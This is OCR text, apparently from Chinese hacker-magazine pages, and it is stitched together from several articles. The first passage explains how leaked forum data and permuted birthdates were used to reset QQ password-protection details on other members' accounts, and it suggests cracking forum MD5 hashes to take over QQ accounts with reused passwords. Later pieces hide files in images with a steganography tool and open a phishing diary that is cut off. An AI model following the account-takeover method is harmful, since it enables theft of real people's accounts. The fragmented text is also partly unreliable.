


图1

接着在号码修改资料栏中依次填上在数据库中得到的重要数据，证件号码就选择了该朋友在论坛上填写的联系的电话号码、再填上出生年月、密码提示问题。提的问题一样，就看看回答的是什么了，最好填上的就是该会员的E-mail，一切填完就到了第二步，就是填写新




图4

信息平台存在程序编写不严，导致绕过密码验证成功注册，这样大家的手机余额有时候会不明不白损失。上面提到的用户名也就是手机号码，如果非法者任意输入的话，最后你的手机就被蒙在鼓里里消费了。

的密码保护资料。提的问题没改，现在测试嘛，不要做坏事，只是将对方邮箱改下，测试测试。点击下一步，成功了。如图2 所示。汗，这不是在线破密码保护吗？唉！这样的密码保护安全强度有多高呢？




图2

看到了吧，将论坛得到的信息在QQ修改密码保护上试用，果然成功了，那试多几个号码吧，在该论坛上有好多会员好认真的，资料填写很全面的，后面测试好几个号码都成功了，只是证件号码有点问题，问题就是利用了出生年月作为证件号码，还有的就是将顺序掉换了。例：该会员是在1985年5月26号出生，那证件号就有可能是：19850526或者65505891。这个信息可以在数据库中得到的，又或者直接到论坛上查看个人资料。如果对方改了，你也可以变换出生年月的排列顺序测试，说不定也可以成功。在上面就是利用了论坛数据中的信息来测试QQ的密码保护资料的修改。大家如果有时间的可以用MD5破解工具将论坛中所有用户QQ，邮箱的会员的论坛登录用户密码解出来，可能还有更多意想不到的惊喜呢，如果对方QQ没有密码保护，而且解出来的论坛密码跟QQ密码一致的，那就是在线破QQ了。

关于这种情况，本人在各个校友录网站也能找到不少信息，在Google或百度查查相关字眼"校友录"，有部分网站用陌生人去浏览查看也收集不少有用的信息。

看到了吧，相关信息不少，大家在毕业的时候或者出来工作了，都争先恐后填写联系的信息，怕大家联系不了，但是网站或者论坛安全性也不是很高，而你的QQ，MAIL，MSN的相关保密信息也一样，有一天这种"好事"就会落到你身上了。

在这里总结以上的安全隐患，给大家几个建议。

第一，在论坛上注册的信息最好不要填太详细。

第二，论坛的密码最好跟QQ，邮箱，MSN的密码不一样，如果记忆力好的，可以在各论坛上的密码，QQ密码，邮箱，MSN密码设置成各不相同。

第三，就是设置的各密码保护资料了，不要设置成太容易的。有需要的可能将提的问题跟答案设置成答非所问就好了。例如：我喜欢的植物是什么？答的就是：网络系统，这样谁也破不了吧！呵呵。

大家看了上面的内容后，觉得你在网络上众多的论坛，网站，校友录，有没有泄漏过相关的信息呢？如果有，快去修改下，免得"好事"接着来！

适合读者：免费爱好者，网民
前置知识：无

巧用加密工具突破邮箱附件限制

文/图 张萌

自从Google推出Gmail以来，各式各样的以G为单位的邮箱便层出不穷，163的2G邮箱，Yahoo的1G邮箱等等，似乎进入了邮箱的G 时代。但细心的人很快就可以发现，空间虽然大了，但服务商却把附件大小设置的与邮箱大小不成比例，大多数只有10MB～30MB，这就使得大邮箱没有用武之地了。这当然不行，所以我们要突破这个大小的限制。

原理分析

我们知道这些邮件服务商虽然对附件的大小作了限制，但是它们并没有对每封邮件的大小作限制，换言之只要我们的附件不超出限制，那么每封邮件的大小是无所谓的。而几乎所有邮件服务商和邮件收发邮件都支持发送HTML格式的邮件，如果我们能够将原来的附件嵌入邮件的HTML文件中，岂不就是可以突破这个限制了吗？

现在问题则变为如何将各种文件嵌入在HTML格式的邮件中，首先如果要发送的附件是图片，那么可以直接插入，如果是其他文件，可就难办了？不要着急，在我们使用各种木马软件时，经常会将各种服务端程序捆绑伪装在图片中，然后将图片发送给朋友查看，何不利用这个道理，将要发送的附件也捆绑在图片中随图片发送出去呢！

选择软件

那么我们就来对软件进行选择，可以捆绑文件的程序非常多，但很可能会被杀毒软件发觉造成不必要的麻烦，因此我们应当选择一种"合法"的文件捆绑工具。在我仔细寻找之后，终于发现了BDV DataHider这款软件。BDV DataHider是一款俄罗斯程序员开发的加密软件，可以将任意的数据文件隐藏在图像文件中，除此之外，他还支持密码保护，使文件更具有安全性。这里我通过使用1.0汉化版给大家进行演示（当然

你也可以使用最新的2.5版，但它是共享软件）运行后界面如图1 所示。




图1

然后分别选择数据文件和图像文件，最后选择"保存已编译图像"（在图像分辨率等处可以设置图像来改变图像大小和清晰度）。

嵌入邮件

这里我们使用foxmail做邮件发送客户端。打开后新建一封邮件。如图2所示。




图2

并在这里将邮件格式设置为超文本格式邮件。如图3所示。




图3

然后选择红色圆圈所圈的按钮添加刚才生成的图片接下来就可以直接发送了。

分离数据文件

将得到的图像文件用BDV dateHider的"从图像解码"选项打开，然后选择数据文件保存地址即可。

脚本小子：2005年6月份的时候。黑防就刊登过一篇文章叫"去黑防钓鱼"。蓝翔小筑和青蛙在文章中提出了有关在黑防投稿过程中钓鱼的可行性，但是没有具体操作，这次古大侠居然顶风作案，在黑防垂钓了。后果是，鲜橙加冰GG很生气，后果很严重。不过这也反映出钓鱼式攻击的危害和重要性。这方面的攻击和防御技术，实在是很值得大家去研究和探讨。

适合读者：入侵爱好者，网民

前置知识：无

黑防垂钓日记

文/图 四川大学信息安全研究所 古开元

说实话，本人平时只热衷于编程，对"钓鱼式攻击"并没有什么研究，在我脑海里，如果要我说出自己在哪看到这5个字的频率最高的话，我只能说在黑防首页了，只要一登录www.hacker.com.cn，就会弹出下面的广告窗口，如图1 所示。


